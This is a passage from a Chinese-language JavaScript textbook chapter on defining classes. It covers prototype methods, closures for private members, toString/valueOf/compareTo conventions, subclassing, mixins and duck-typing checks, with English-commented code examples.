
/*
 * The second step in defining a class is defining its instance
 * methods (and possibly other properties) in the prototype object
 * of the constructor. Any properties defined in this object will
 * be inherited by all instances of the class. Note that instance
 * methods operate on the this keyword. For many methods,
 * no other arguments are needed.
 */

// Return the magnitude of a complex number. This is defined
// as its distance from the origin (0,0) of the complex plane.
Complex.prototype.magnitude = function() {
    return Math.sqrt(this.x*this.x + this.y*this.y);
};

// Return a complex number that is the negative of this one.
Complex.prototype.negative = function() {
    return new Complex(-this.x, -this.y);
};

// Add a complex number to this one and return the sum in a new object.
Complex.prototype.add = function(that) {
    return new Complex(this.x + that.x, this.y + that.y);
};

// Multiply this complex number by another and return the product as a
// new Complex object.
```

```
Complex.prototype.multiply = function(that) {
    return new Complex(this.x * that.x - this.y * that.y,
        this.x * that.y + this.y * that.x);
}

// Convert a Complex object to a string in a useful way.
// This is invoked when a Complex object is used as a string.
Complex.prototype.toString = function() {
    return "{" + this.x + "," + this.y + "}";
};

// Test whether this Complex object has the same value as another.
Complex.prototype.equals = function(that) {
    return this.x == that.x && this.y == that.y;
}

// Return the real portion of a complex number. This function
// is invoked when a Complex object is treated as a primitive value.
Complex.prototype.valueOf = function() { return this.x; }

/*
 * The third step in defining a class is to define class methods,
 * constants, and any needed class properties as properties of the
 * constructor function itself (instead of as properties of the
 * prototype object of the constructor). Note that class methods
 * do not use the this keyword: they operate only on their arguments.
 */
// Add two complex numbers and return the result.
// Contrast this with the instance method add()
Complex.sum = function (a, b) {
    return new Complex(a.x + b.x, a.y + b.y);
};

// Multiply two complex numbers and return the product.
// Contrast with the instance method multiply()
Complex.product = function(a, b) {
    return new Complex(a.x * b.x - a.y * b.y,
        a.x * b.y + a.y * b.x);
};

// Here are some useful predefined complex numbers.
// They are defined as class properties, and their names are in uppercase
// to indicate that they are intended to be constants (although it is not
// possible to make JavaScript properties read-only).
Complex.ZERO = new Complex(0,0);
Complex.ONE = new Complex(1,0);
Complex.I = new Complex(0,1);
```

9.3.7 私有成员

像Java和C++这样的传统的面向对象语言的一个共同特征是,一个类的属性可以声明为私有的,以便它们只能为这个类的方法所用而不能被这个类以外的代码操作。这种叫做

数据封装的常用编程技术，就是把属性变为私有的，并且只通过专门的 accessor 方法才能读取和写入它们。JavaScript 可以使用闭包（8.8 节介绍了这一高级话题）来模拟这一功能，但要这么做，accessor 方法必须存储在每一个对象实例中，它们无法从原型对象继承。

下面的代码说明了如何做到这一点。它实现了一个不可变的 Rectangle 对象，其宽度和高度不能改变，而且只能通过 accessor 方法访问：

```
function ImmutableRectangle(w, h) {  
    // This constructor does not store the width and height properties  
    // in the object it initializes. Instead, it simply defines  
    // accessor methods in the object. These methods are closures and  
    // the width and height values are captured in their scope chains.  
    this.getWidth = function() { return w; }  
    this.getHeight = function() { return h; }  
}  
  
// Note that the class can have regular methods in the prototype object.  
ImmutableRectangle.prototype.area = function() {  
    return this.getWidth() * this.getHeight();  
};
```

一般认为 Douglas Crockford 是第一个发现（或者说至少是发表）这种定义私有属性的方法的人。他的最初的讨论可在 <http://www.crockford.com/javascript/private.html> 获得。

9.4 通用对象模型

在定义一个新的 JavaScript 类的时候，有几种方法总应该考虑定义。这些方法具体在下面各个小节中描述。

9.4.1 toString() 方法

toString() 方法背后的思想是，对象的每个类都有自己特定的字符串表示，因此，应该定义一个 toString() 方法来把对象转换为这种字符串形式。当定义一个类时，应该为它定义一个 toString() 方法，以便这个类的实例能够转换为有意义的字符串。字符串应该包含将要被转换的对象的信息，因为这对调试很有用。如果仔细地挑选字符串表示，它也可能在本身的程序中就很有用。另外，应该考虑为类添加一个静态 parse() 方法，用来把 toString() 方法的字符串输出解析回对象的形式。

例 9-2 的 Complex 类包含了 toString() 方法，下面的代码说明了可以为 Circle 类定义 toString() 方法。

```
Circle.prototype.toString = function () {  
    return "[Circle of radius " + this.r + ", centered at (" +  
        + this.x + ", " + this.y + ").]";  
}
```

有了这个`toString()`方法的定义,一个典型的`Circle`对象可能会转换为字符串“[Circle of radius 1, centered at (0, 0).]”。

9.4.2 valueOf()方法

`valueOf()`方法和`toString()`方法很相似,但是,它是在JavaScript需要把一个对象转换为某种基本类型的时候才调用的,一般是要转换为一个数字而不是一个字符串。在可能使用的地方,这个函数返回一个基本类型数值,它多少能够表示`this`关键字所引用的对象的值。

根据定义,对象不是基本值,所以大多数对象没有基本类型的等价物。因此,`Object`类定义的默认的`valueOf()`方法不执行任何转换,只返回调用它的对象。`Number`和`Boolean`类有明显的基本类型的等价物,这样的类覆盖`valueOf()`方法,返回适当的基本值。这就是`Number`和`Boolean`对象的行为更像与它们等价的基本值的原因。

基本类型等价物的类。在这种情况下,可能需要为这个类定义一个定制的`valueOf()`方法。在例9-2的`Complex`类中,将看到它定义了一个`valueOf()`方法以返回复数的实数部分。因此,当一个`Complex`对象用在数字环境中,它的行为就好像它只是实数而没有虚数部分。例如,考虑如下的代码:

```
var a = new Complex(5,4);  
var b = new Complex(2,1);  
var c = Complex.sum(a,b); // c is the complex number {7,5}  
var d = a + b;           // d is the number 7
```

定义一个`valueOf()`方法的时候有一点要小心留意:在某些条件下,在把一个对象转换为一个字符串的时候,`valueOf()`方法可能比`toString()`方法更优先使用。因此,当为类定义一个`valueOf()`方法的时候,如果要强制类的一个对象转换为字符串,可能需要更加显式地调用`toString()`方法。继续以`Complex`为例:

```
alert("c = " + c);           // Uses valueOf(); displays "c = 7"  
alert("c = " + c.toString()); // Displays "c = {7,5}"
```

9.4.3 比较方法

JavaScript的等于运算符按地址来比较对象,而不是按值。这就是说,给定两个对象引用,它会去查看两个对象是否都引用的是同一个对象。它不会去检查是否是两个不同的

对象具有相同的属性名和值。能够比较两个对象的相等性甚至相对顺序（像 `<` 和 `>` 运算符所做的那样）常常是很有用的。如果定义了一个类，并且希望能够比较这个类的实例，应该定义一个相应的方法来执行这些比较。

Java 编程语言使用来进行对象比较，在 JavaScript 中，采用 Java 的惯例是很常见也很有用的一件事情。为了能够测试类的实例的相等性，定义一个名为 `equals()` 的实例方法。它应该接受一个单个的参数，并且在参数和它的调用所基于的对象相等的时候返回 `true`。当然，在自己的类的环境中，“相等”的含义由编程者来决定。通常，只是简单地比较两个对象的实例属性以确保它们具有相同的值。例 9-2 中的 `Complex` 类就有一个这种类型的 `equals()` 方法。

有时候，依据某种顺序来比较对象很有用。也就是说，对于某些类，也可能说一个实例“小于”或“大于”另一个实例。例如，可以根据复数 `Complex` 的 `magnitude()` 来对它们排序。另外，`Circle` 对象的有意义的顺序则不是很清晰：要根据半径、X 坐标，还是 Y 坐标来比较它们，或者是比较这些属性的组合？

如果尝试对对象使用 JavaScript 的关系运算符，如 `<` 或 `<=`，JavaScript 首先调用对象的 `valueOf()` 方法，如果这个方法返回一个基本类型值，比较它们。既然 `Complex` 类有一个返回复数的实数部分的 `valueOf()` 方法，可以比较 `Complex` 类的实例就好像它们只有实数部分而没有虚数部分一样。这可能是程序员实际想要的方式，也可能不是。要根据程序员自己选择的显式定义的顺序来比较对象，可以（再次遵从 Java 的惯例）定义一个名为 `compareTo()` 的方法。

这个 `compareTo()` 方法应该接受一个单独的参数，并且将这个参数和调用该方法所基于的对象进行比较。如果 `this` 对象小于参数对象，`compareTo()` 应该返回一个小于 0 的值。如果 `this` 对象比参数对象大，该方法应该返回一个比 0 大的值。如果两个对象相等，该方法应该返回 0。这些有关返回值的惯例很重要，并且它们允许用下面的表达式替代关系和相等运算符：

替代这个	使用这个
<code>a < b</code>	<code>a.compareTo(b) < 0</code>
<code>a <= b</code>	<code>a.compareTo(b) <= 0</code>
<code>a > b</code>	<code>a.compareTo(b) > 0</code>
<code>a >= b</code>	<code>a.compareTo(b) >= 0</code>
<code>a == b</code>	<code>a.compareTo(b) == 0</code>
<code>a != b</code>	<code>a.compareTo(b) != 0</code>

下面是例 9-2 中类的 `Complex` 类的 `compareTo()` 方法，它根据模来比较复数：

```
Complex.prototype.compareTo = function(that) {
    // If we aren't given an argument, or are passed a value that
    // does not have a magnitude() method, throw an exception
    // An alternative would be to return -1 or 1 in this case to say
    // that all Complex objects are always less than or greater than
    // any other values.
    if (!that || !that.magnitude || typeof that.magnitude != "function")
        throw new Error("bad argument to Complex.compareTo()");

    // This subtraction trick returns a value less than, equal to, or
    // greater than zero. It is useful in many compareTo() methods.
    return this.magnitude() - that.magnitude();
}
```

比较一个类的实例的原因之一是,这样一来这些实例的数组就可以按照同样的顺序排序了。`Array.sort()`方法作为可选参数接受一个比较函数,该函数采用了和`compareTo()`方法相同的返回值惯例。给定了上面所示的`compareTo()`方法,很容易用如下的代码来对一个`Complex`对象的数组排序。

```
complexNumbers.sort(new function(a,b) { return a.compareTo(b); });
```

排序很重要,以至于应该考虑为定义了`compareTo()`实例方法的所有类都添加一个静态的`compare()`方法。有了其中的一个,另一个就很容易定义了。例如:

```
Complex.compare = function(a,b) { return a.compareTo(b); };
```

有了这样的一个方法定义,排序变得很简单了:

```
complexNumbers.sort(Complex.compare);
```

注意,这里给出的`compareTo()`方法和`compare()`方法并没有包含在最初的例9-2的`Complex`类中。这是因为它们和该例中定义的`equals()`方法不一致。`equals()`方法说只要两个`Complex`对象的实部和虚部都相等,这两个对象就相等。但`compareTo()`方法对任意两个拥有相同的模的复数返回0。 $1+0i$ 和 $0+1i$ 具有相同的模,根据`compareTo()`方法,这两个值相等;但根据`equals()`,这两个值不等。如果为同一个类编写`equals()`方法和`compareTo()`方法,最好让它们保持一致。相等性的不一致表示,可能是导致bug的致命来源。下面的`compareTo()`方法定义了和已有的`equals()`方法一致的顺序:

```
// Compare complex numbers first by their real part. If their real
// parts are equal, compare them by complex part
Complex.prototype.compareTo = function(that) {
    var result = this.x - that.x;    // compare real using subtraction
    if (result == 0)                 // if they are equal...
        result = this.y - that.y;    // then compare imaginary parts
    // Now our result is 0 if and only if this.equals(that)
    return result;
};
```


9.5 超类和子类

在Java、C++和其他基于类的面向对象语言中，都有一个明确的类层次的概念。每个类都有一个超类，它们从超类中继承属性和方法。任何类还可以被扩展，或者说子类化，这样形成的子类就能够继承它的行为。我们已经知道，JavaScript支持的是基于原型的继承机制，而不是基于类的继承机制。但是，JavaScript仍然采用了类似的类层次。在JavaScript中，Object类是最通用的类，其他所有类都是专用化了的版本，或者说是Object的子类。另一种解释方法是Object是所有内建类的超类。所有类都从Object继承了一些基本方法。

我们已经了解，对象如何从它们构造函数的原型对象中继承属性。那么它们又是如何继承Object类的属性的呢？我们知道，原型对象本身就是一个对象，它是由Object()构造函数创建的。这就意味着原型对象继承了Object.prototype属性。基于原型的继承并不限于一个单个的原型对象，相反，它包含了一个原型对象的链。因此，Complex类的对象就继承了Complex.prototype和Object.prototype的属性。当在Complex对象中查询某个属性时，首先查询的是这个对象本身。如果在这个对象中没有发现要查询的属性，就查询Complex.prototype对象。最后，如果在那个对象中还没有找到要查询的属性，就查询Object.prototype对象。

注意，由于Complex原型对象是在查询Object的原型对象之前被查询的，所以Complex.prototype的属性就隐藏了Object.prototype中的同名属性。例如，在例9-2的Complex类定义中，我们在Complex.prototype对象中定义了toString()方法。虽然Object.prototype中也定义了同名的方法，但是Complex对象不会看到它，因为首先发现的是Complex.prototype中定义的toString()。

我们在本章中使用的类都是Object的直接子类。然而，在需要的时候，它们也可能是任何其他类的子类。例如，本章前面的Rectangle类。它拥有表示矩形的宽度和高度的属性，但却没有描述其位置的属性。假设要创建Rectangle的一个子类，以添加和矩形的位置相关的字段和方法。要做到这一点，只需要确保新类的原型对象本身是Rectangle的一个实例，这样它就继承了Rectangle.prototype的所有属性。例9-3重复了一个简单的Rectangle类的定义，并将其扩展，定义了一个PositionedRectangle类。

例 9-3：把一个JavaScript类子类化

```
// Here is a simple Rectangle class.
// It has a width and height and can compute its own area
function Rectangle(w, h) {
    this.width = w;
    this.height = h;
}
Rectangle.prototype.area = function() { return this.width * this.height; }
```

```
// Here is how we might subclass it
function PositionedRectangle(x, y, w, h) {
    // First, invoke the superclass constructor on the new object
    // so that it can initialize the width and height.
    // We use the call method so that we invoke the constructor as a
    // method of the object to be initialized.
    // This is called constructor chaining.
    Rectangle.call(this, w, h);

    // Now store the position of the upper-left corner of the rectangle
    this.x = x;
    this.y = y;
}

// If we use the default prototype object that is created when we
// define the PositionedRectangle() constructor, we get a subclass of Object.
// To subclass Rectangle, we must explicitly create our prototype object.
PositionedRectangle.prototype = new Rectangle();

// We create this prototype object for inheritance purposes, but we
// don't actually want to inherit the width and height properties that
// each Rectangle object has, so delete them from the prototype.
delete PositionedRectangle.prototype.width;
delete PositionedRectangle.prototype.height;

// Since the prototype object was created with the Rectangle() constructor,
// it has a constructor property that refers to that constructor. But
// we want PositionedRectangle objects to have a different constructor
// property, so we've got to reassign this default constructor property.
PositionedRectangle.prototype.constructor = PositionedRectangle;

// Now that we've configured the prototype object for our subclass,
// we can add instance methods to it.
PositionedRectangle.prototype.contains = function(x,y) {
    return (x > this.x && x < this.x + this.width &&
            y > this.y && y < this.y + this.height);
}
```

从例9-3可以看出，在JavaScript中创建一个子类并不像创建一个直接继承Object的类那样简单。首先，从子类的构造函数调用超类的构造函数是一个问题。当这么做的时候要注意，超类的构造函数是作为新创建的对象的一个方法调用的。接下来，设置子类构造函数的原型对象需要一些技巧。必须显式地把这个原型对象创建为超类的一个实例，然后显式地设置原型对象的constructor属性（注4）。另外，可能还想要删除超类构造函数

注4： 在Rhino（基于Java的JavaScript解释器）的1.6r1及更早的版本中，有一个bug就是使constructor属性成为只读的并且不能删除。在Rhino的这些版本中，设置原型对象的constructor属性的代码会默默失效，并且PositionedRectangle类的实例会继承一个指向构造函数Rectangle()的constructor属性。实际上，这个bug不严重，因为属性继承正确地工作，并且Rectangle和PositionedRectangle对象的instanceof运算符也能正确地工作。

数在原型对象中创建的所有属性,因为重要的是原型对象从它的原型那里继承的那些属性。

定义了 `PositionedRectangle` 类,就可以这样使用它:

```
var r = new PositionedRectangle(2,2,2,2);
print(r.contains(3,3)); // invoke an instance method
print(r.area());        // invoke an inherited instance method

// Use the instance fields of the class:
print(r.x + ", " + r.y + ", " + r.width + ", " + r.height);

// Our object is an instance of all 3 of these classes
print(r instanceof PositionedRectangle &&
      r instanceof Rectangle &&
      r instanceof Object);
```

9.5.1 构造函数链

在前面的例子中, `PositionedRectangle()` 构造函数需要显式地调用超类的构造函数。这叫做构造函数链 (constructor chaining), 在创建子类的时候很常见。如果只有一层子类, 可以为子类的原型对象添加一个名为 `superclass` 的属性, 从而简化构造函数链的语法:

```
// Store a reference to our superclass constructor.
PositionedRectangle.prototype.superclass = Rectangle;
```

和属性定义相比, 构造函数链的语法更简单:

```
function PositionedRectangle(x, y, w, h) {
    this.superclass(w,h);
    this.x = x;
    this.y = y;
}
```

注意, 超类构造函数通过 `this` 对象被显式地调用。这意味着不再需要使用 `call()` 或 `apply()` 来把超类构造函数作为该方法来调用。

但是请注意, 这种技术只在简单地继承层次中才起作用。如果 `B` 是 `A` 的子类, `C` 又是 `B` 的子类, `B` 和 `C` 都使用这种 `Superclass` 方法, 当创建 `C` 的实例时, `this`、`superclass` 引用 `B()`, `B()` 构造函数将无限递归。除了简单的子类外, 要使用例 9-3 中展示的构造函数链方法。

9.5.2 调用被覆盖的方法

当子类定义了一个和超类的方法具有相同名字的方法时, 子类的方法会覆盖超类的方法。

在创建已有类的子类时，这是相对常见的事情。例如，任何时候，当为一个类定义 `toString()` 方法时，就会覆盖掉 `Object` 的 `toString()` 方法。

一个方法覆盖另一个方法的时候，前者往往是要增强被覆盖方法的功能，而不是完全替换其功能。要做到这一点，方法必须能够调用它所覆盖掉的方法。从某种意义上讲，这是一种方法链，就像本章前面所讲到的构造函数链一样。可是，调用一个被覆盖的方法比调用一个超类构造函数更难。

让我们来看一个例子。假设 `Rectangle` 类已经定义了一个 `toString()` 方法（正如它首先应该做的那样）：

```
Rectangle.prototype.toString = function() {  
    return "[" + this.width + "," + this.height + "];"  
}
```

如果给 `Rectangle` 一个 `toString()` 方法，就必须覆盖掉 `PositionedRectangle` 中的 `toString()` 方法，以便子类的实例有一个字符串表示能够反映其所有的属性，而不只是 `width` 和 `height` 属性。`PositionedRectangle` 是一个很简单的类，其 `toString()` 方法可以只是返回所有属性的值。但是，为了方便举例，让我们处理 `position` 属性并将 `width` 属性和 `height` 属性委托给其超类。代码如下所示：

```
PositionedRectangle.prototype.toString = function() {  
    return "(" + this.x + "," + this.y + ") " +      // our fields  
        Rectangle.prototype.toString.apply(this); // chain to superclass  
}
```

超类的 `toString()` 的实现是超类的原型对象的一个属性。注意，无法直接调用该方法。使用 `apply()` 来调用该方法，这样，就可以指定应该基于哪个对象来调用它。

如果为 `PositionedRectangle.prototype` 添加了一个 `superclass` 属性，这段代码就可以用一种独立于超类的方式重新编写如下：

```
PositionedRectangle.prototype.toString = function() {  
    return "(" + this.x + "," + this.y + ") " +      // our fields  
        this.superclass.prototype.toString.apply(this);  
}
```

同样，注意 `superclass` 属性只能在继承层次中用一次。如果类和子类都使用该方法，会导致无限递归。

9.6 非继承的扩展

本章前面对于创建子类的讨论说明了如何创建一个新的类，这个类从其他类那里继承方法。JavaScript 是如此灵活的一种语言，以至于子类化和继承都不是扩展一个类的唯一

方式。既然JavaScript函数是数据值，可以只是从一个类复制（或“借用”）函数用于另一个类。例9-4示意了一个函数从一个类中借用所有的方法，并且在另一个类的原型对象中作了复制。

例9-4：从一个类借用方法供另一个类使用

```
// Borrow methods from one class for use by another.
// The arguments should be the constructor functions for the classes.
// Methods of built-in types such as Object, Array, Date, and RegExp are
// not enumerable and cannot be borrowed with this method.
function borrowMethods(borrowFrom, addTo) {
    var from = borrowFrom.prototype; // prototype object to borrow from
    var to = addTo.prototype;         // prototype object to extend

    for(m in from) { // Loop through all properties of the prototype
        if (typeof from[m] != "function") continue; // ignore nonfunctions
        to[m] = from[m]; // borrow the method
    }
}
```

很多方法都和定义它们的类紧密地联系在一起。这使得试图在另一个类中使用它们变得没有意义。但是，也可能编写某些很普通的方法，以使它们适用于任何类，或者适用于定义了特定属性的任何类。例9-5包含了两个类，它们只是定义了其他类可以借用的有用方法，除此以外什么也没做。像这样的设计来供借用的类叫做混入类（mixin classes 或 mixins）。

例9-5：带有通用的供借用的方法的混入类

```
// This class isn't good for much on its own. But it does define a
// generic toString() method that may be of interest to other classes.
function GenericToString() {}
GenericToString.prototype.toString = function() {
    var props = [];
    for(var name in this) {
        if (!this.hasOwnProperty(name)) continue;
        var value = this[name];
        var s = name + ":"
        switch(typeof value) {
            case 'function':
                s += "function";
                break;
            case 'object':
                if (value instanceof Array) s += "array"
                else s += value.toString();
                break;
            default:
                s += String(value);
                break;
        }
        props.push(s);
    }
}
```

```

    return "{" + props.join(", ") + "}";
}

// This mixin class defines an equals() method that can compare
// simple objects for equality.
function GenericEquals() {}
GenericEquals.prototype.equals = function(that) {
    if (this == that) return true;

    // this and that are equal only if this has all the properties of
    // that and doesn't have any additional properties
    // Note that we don't do deep comparison. Property values
    // must be === to each other. So properties that refer to objects
    // must refer to the same object, not objects that are equals()
    var propsInThat = 0;
    for(var name in that) {
        propsInThat++;
        if (this[name] !== that[name]) return false;
    }

    // Now make sure that this object doesn't have additional props
    var propsInThis = 0;
    for(name in this) propsInThis++;

    // If this has additional properties, then they are not equal
    if (propsInThis != propsInThat) return false;

    // The two objects appear to be equal.
    return true;
}

```

下面是一个简单的 `Rectangle` 类，它借用了混入类所定义的 `toString()` 方法和 `equals()` 方法：

```

// Here is a simple Rectangle class.
function Rectangle(x, y, w, h) {
    this.x = x;
    this.y = y;
    this.width = w;
    this.height = h;
}
Rectangle.prototype.area = function() { return this.width * this.height; }

// Borrow some more methods for it
borrowMethods(GenericEquals, Rectangle);
borrowMethods(GenericToString, Rectangle);

```

混入类的定义中没有构造函数，但是，它可能也会借用一个构造函数。下面的代码创建了一个新的名为 `ColoredRectangle` 的类。它从 `Rectangle` 继承了矩形的功能，并且从一个名为 `Colored` 的混入类借用了构造函数和一个方法。

```

// This mixin has a method that depends on its constructor. Both the
// constructor and the method must be borrowed.

```

```
function Colored(c) { this.color = c; }
Colored.prototype.getColor = function() { return this.color; }

// Define the constructor for a new class.
function ColoredRectangle(x, y, w, h, c) {
    this.superclass(x, y, w, h); // Invoke superclass constructor
    Colored.call(this, c);        // and borrow the Colored constructor
}

// Set up the prototype object to inherit methods from Rectangle
ColoredRectangle.prototype = new Rectangle();
ColoredRectangle.prototype.constructor = ColoredRectangle;
ColoredRectangle.prototype.superclass = Rectangle;

// And borrow the methods of Colored for our new class
borrowMethods(Colored, ColoredRectangle);
```

ColoredRectangle 类扩展了 Rectangle (并继承了 Rectangle 中的方法), 并从 Colored 借用了方法。Rectangle 自身继承自 Object 并且从 GenericEquals 和 GenericToString 借用了方法。尽管不是那么严格的相似, 但是, 可以把这看作是一种多重继承。既然 ColoredRectangle 类从 Colored 借用了方法, ColoredRectangle 的实例应该也可以看作是 Colored 的实例。instanceof 运算符并不能证实这种情况, 但是在 9.7.3 节, 我们将开发一个更加通用的方法来确定一个对象是否继承或借用自一个特定的类。

9.7 确定对象类型

JavaScript 是一种松散类型的语言, 并且, JavaScript 的对象甚至是更为松散的类型。有几种方法可以用来确定 JavaScript 中一个任意值的类型。

最明显的方法就是 typeof 运算符 (详见 5.10.2 节), 当然, typeof 的主要用途还是从对象中区分出基本类型。使用 typeof 有几点要注意。首先, typeof null 是 “object”, 而 typeof undefined 是 “undefined”。另外, 任何数组的类型都是 “object”, 因为所有数组都是对象。但是, 任何函数的类型都是 “function”, 尽管函数也是对象。

9.7.1 instanceof 和构造方法

一旦确定了一个值是对象而不是基本类型值或者函数, 就可以使用 instanceof 运算符来详细地了解它。例如, 如果 x 是一个数组, 如下的表达式结果为 true:

```
x instanceof Array
```

instanceof 的左边是要进行测试的值, 右边应该是定义了一个类的构造函数。注意, 对象是它自己的类的一个实例, 也是任何超类的一个实例。因此, 对于任何对象 o, o

`instanceof Object`总是为`true`。有趣的是，`instanceof`对函数也有效，因此，对于任意函数 `f`，下面的表达式都为`true`：

```
typeof f == "function"
f instanceof Function
f instanceof Object
```

如果要测试对象是否是一个具体的类的一个实例，以及是否不是某个子类的实例，可以查看对象的 `constructor` 属性。考虑如下代码：

```
var d = new Date();           // A Date object; Date extends Object
var isobject = d instanceof Object; // evaluates to true
var realobject = d.constructor==Object; // evaluates to false
```

9.7.2 用 `Object.toString()` 测试对象的类型

`instanceof` 运算符和 `constructor` 属性的一个缺点就是，它们只能允许根据已经知道的类来进行测试对象。它们无法用于检查未知的对象，而可能需要去做这件事情，例如在进行调试的时候。一个有用的技巧就是使用 `Object.toString()` 方法的默认实现来解决这种情况。

第7章介绍过，`Object` 定义了一个默认的 `toString()` 方法。任何没有定义自己的 `toString()` 方法的类，都会继承这个默认的实现。默认的 `toString()` 方法的一个有趣的功能就是，它会揭示关于内建对象的一些内部的类型信息。ECMAScript 规范要求这个默认的 `toString()` 方法总是返回形式如下的一个字符串：

```
[object class]
```

`class` 是对象的内部类型，通常和该对象的构造函数的名字相对应。例如，数组的 `class` 是“`Array`”，函数的 `class` 是“`Function`”，`Date` 对象的 `class` 是“`Date`”。内建的 `Math` 对象的 `class` 是“`Math`”，而所有的 `Error` 对象（包括各种 `Error` 子类的实例）的 `class` 为“`Error`”。客户端的 JavaScript 对象和 JavaScript 实现所定义的任何其他对象都有一个实现所定义的 `class`（如“`Window`”、“`Document`”或“`Form`”）。用户定义的对象，如本章前面定义的 `Circle` 类和 `Complex` 类，其 `class` 总是为“`Object`”；可是，这样一来 `toString()` 方法只对内建的对象类型有效。

既然大多数类覆盖掉了默认的 `toString()` 方法，就无法直接在一个对象上调用它并期待找到对象的类名。相反，要在 `Object.prototype` 中显式地引用默认函数，并且使用 `apply()` 在所感兴趣的对象上调用它：

```
Object.prototype.toString.apply(o); // Always invokes the default toString()
```

例9-6使用这一方法定义了一个函数，该函数对“type of”功能进行了扩展。前面提到，toString()方法对于用户定义的类无效，因此，在本例中，函数查看一个字符串值属性名classname，如果它存在就返回其值。

例9-6：扩展的typeof测试

```
function getType(x) {
    // If x is null, return "null"
    if (x == null) return "null";

    // Next try the typeof operator
    var t = typeof x;
    // If the result is not vague, return it
    if (t != "object") return t;

    // Otherwise, x is an object. Use the default toString() method to
    // get the class value of the object.
    var c = Object.prototype.toString.apply(x); // Returns "[object class]:"
    c = c.substring(8, c.length-1);             // Strip off "[object" and "]"

    // If the class is not a vague one, return it.
    if (c != "Object") return c;

    // If we get here, c is "Object". Check to see if
    // the value x is really just a generic object.
    if (x.constructor == Object) return c; // Okay the type really is "Object"

    // For user-defined classes, look for a string-valued property named
    // classname, that is inherited from the object's prototype
    if ("classname" in x.constructor.prototype && // inherits classname
        typeof x.constructor.prototype.classname == "string") // its a string
        return x.constructor.prototype.classname;

    // If we really can't figure it out, say so.
    return "<unknown type>";
}
```

9.7.3 鸭子类型识别 (Duck Typing)

有句老话说：“如果它走起路来像鸭子，叫起来也像鸭子，那么它一定是鸭子！”翻译到JavaScript中就是“如果它实现了一个类所定义的所有方法，它就是这个类的一个实例。”在JavaScript这种灵活、宽松类型的语言中，这叫做鸭子类型识别 (duck typing)：如果一个对象拥有类X所定义的属性，可以把它当作类X的一个实例，即便它实际上并不是通过X()构造函数创建的（注5）。

注5：术语“鸭子类型识别”是通过Ruby编程语言流传开的。更为正式的名字叫做同质 (allomorhism)。

鸭子类型识别在和从其他的类中“借用”方法的类联合使用的时候，就显得特别有用。在本章前面，一个Rectangle类从另一个名为GenericEquals的类那里借用了equals()方法的实现。因此，可以把任何Rectangle的实例也看作是GenericEquals的一个实例。instanceof运算符并不能说明这点，但可以定义一个能说明它的方法。例9-7示意了如何定义该方法。

例9-7：测试一个对象是否借用了类的方法

```
// Return true if each of the method properties in c.prototype have been
// borrowed by o. If o is a function rather than an object, we
// test the prototype of o rather than o itself.
// Note that this function requires methods to be copied, not
// reimplemented. If a class borrows a method and then overrides it,
// this method will return false.
function borrows(o, c) {
    // If we are an instance of something, then of course we have its methods
    if (o instanceof c) return true;

    // It is impossible to test whether the methods of a built-in type have
    // been borrowed, since the methods of built-in types are not enumerable.
    // We return undefined in this case as a kind of "I don't know" answer
    // instead of throwing an exception. Undefined behaves much like false,
    // but can be distinguished from false if the caller needs to.
    if (c == Array || c == Boolean || c == Date || c == Error ||
        c == Function || c == Number || c == RegExp || c == String)
        return undefined;

    if (typeof o == "function") o = o.prototype;
    var proto = c.prototype;
    for (var p in proto) {
        // Ignore properties that are not functions
        if (typeof proto[p] != "function") continue;
        if (o[p] != proto[p]) return false;
    }
    return true;
}
```

例9-7的borrows()方法相对比较严格：它要求对象o确实拥有类c所定义的方法的一份拷贝。鸭子类型识别更加灵活：只要o提供了看上去像是c的方法的方法，o就应该被当作c的一个实例。在JavaScript中，“看上去像是”意味着“具有相同的名字”以及“声明了相同数目的参数”。例9-8示意了测试这一点的一个方法。

例9-8：测试一个对象是否提供了方法

```
// Return true if o has methods with the same name and arity as all
// methods in c.prototype. Otherwise, return false. Throws an exception
// if c is a built-in type with nonenumerable methods.
function provides(o, c) {
    // If o actually is an instance of c, it obviously looks like c
    if (o instanceof c) return true;
```

```

// If a constructor was passed instead of an object, use its prototype
if (typeof o == "function") o = o.prototype;

// The methods of built-in types are not enumerable, and we return
// undefined. Otherwise, any object would appear to provide any of
// the built-in types.
if (c == Array || c == Boolean || c == Date || c == Error ||
    c == Function || c == Number || c == RegExp || c == String)
    return undefined;

var proto = c.prototype;
for(var p in proto) { // Loop through all properties in c.prototype
    // Ignore properties that are not functions
    if (typeof proto[p] != "function") continue;
    // If o does not have a property by the same name, return false
    if (!(p in o)) return false;
    // If that property is not a function, return false
    if (typeof o[p] != "function") return false;
    // If the two functions are not declared with the same number
    // of arguments, return false.
    if (o[p].length != proto[p].length) return false;
}

// If all the methods check out, we can finally return true.
return true;
}

```

为了举例说明一下鸭子类型识别和`provides()`何时有用，我们来考虑一下9.4.3节所描述的`compareTo()`方法。`compareTo()`不是一个供借用的方法，但如果我们能够很容易地测试可以和`compareTo()`方法相比的对象，那也是不错的。为了做到这一点，定义一个`Comparable`类：

```

function Comparable() {}
Comparable.prototype.compareTo = function(that) {
    throw "Comparable.compareTo() is abstract. Don't invoke it!";
}

```

这个`Comparable`类是抽象的：它的方法并不是设计用来实际地调用，而只是定义一个API。有了这个类定义，我们可以这样查看两个对象是否可比：

```

// Check whether objects o and p can be compared
// They must be of the same type, and that type must be comparable
if (o.constructor == p.constructor && provides(o, Comparable)) {
    var order = o.compareTo(p);
}

```

注意，如果传递任何核心JavaScript内建类型，如`Array`，本节所提到的`borrow()`函数和`provides()`函数都会返回`undefined`。这是因为，内建类型的原型对象的属性是不能用一个`for/in`循环枚举的。如果这些函数不显式地检查内建类型并返回`undefined`，它们可能认为这些内建类型没有方法，并且总是针对内建类型返回`true`。

然而，Array 类型是一个值得专门考虑的类型。第 7.8 节介绍过，很多数组算法（例如遍历所有的元素）可以很好地作用于那些不是真正的数组但是类似数组的对象。鸭子类型识别的另一个应用就是，确定哪个对象看上去像是数组。例 9-9 示意了实现它的一种方法。

例 9-9：测试类似数组的对象

```
function isArrayLike(x) {
    if (x instanceof Array) return true; // Real arrays are array-like
    if (!("length" in x)) return false; // Arrays must have a length property
    if (typeof x.length !== "number") return false; // Length must be a number
    if (x.length < 0) return false; // and nonnegative
    if (x.length > 0) {
        // If the array is nonempty, it must at a minimum
        // have a property defined whose name is the number length-1
        if (!((x.length-1) in x)) return false;
    }
    return true;
}
```

9.8 例子：一个 defineClass() 工具方法

本章最后给出一个 defineClass() 工具方法，它和前面所讨论的构造函数、原型、子类以及借用和提供方法联系紧密。例 9-10 是该方法的代码。

例 9-10：用来定义类的一个工具函数

```
/**
 * defineClass() -- a utility function for defining JavaScript classes.
 *
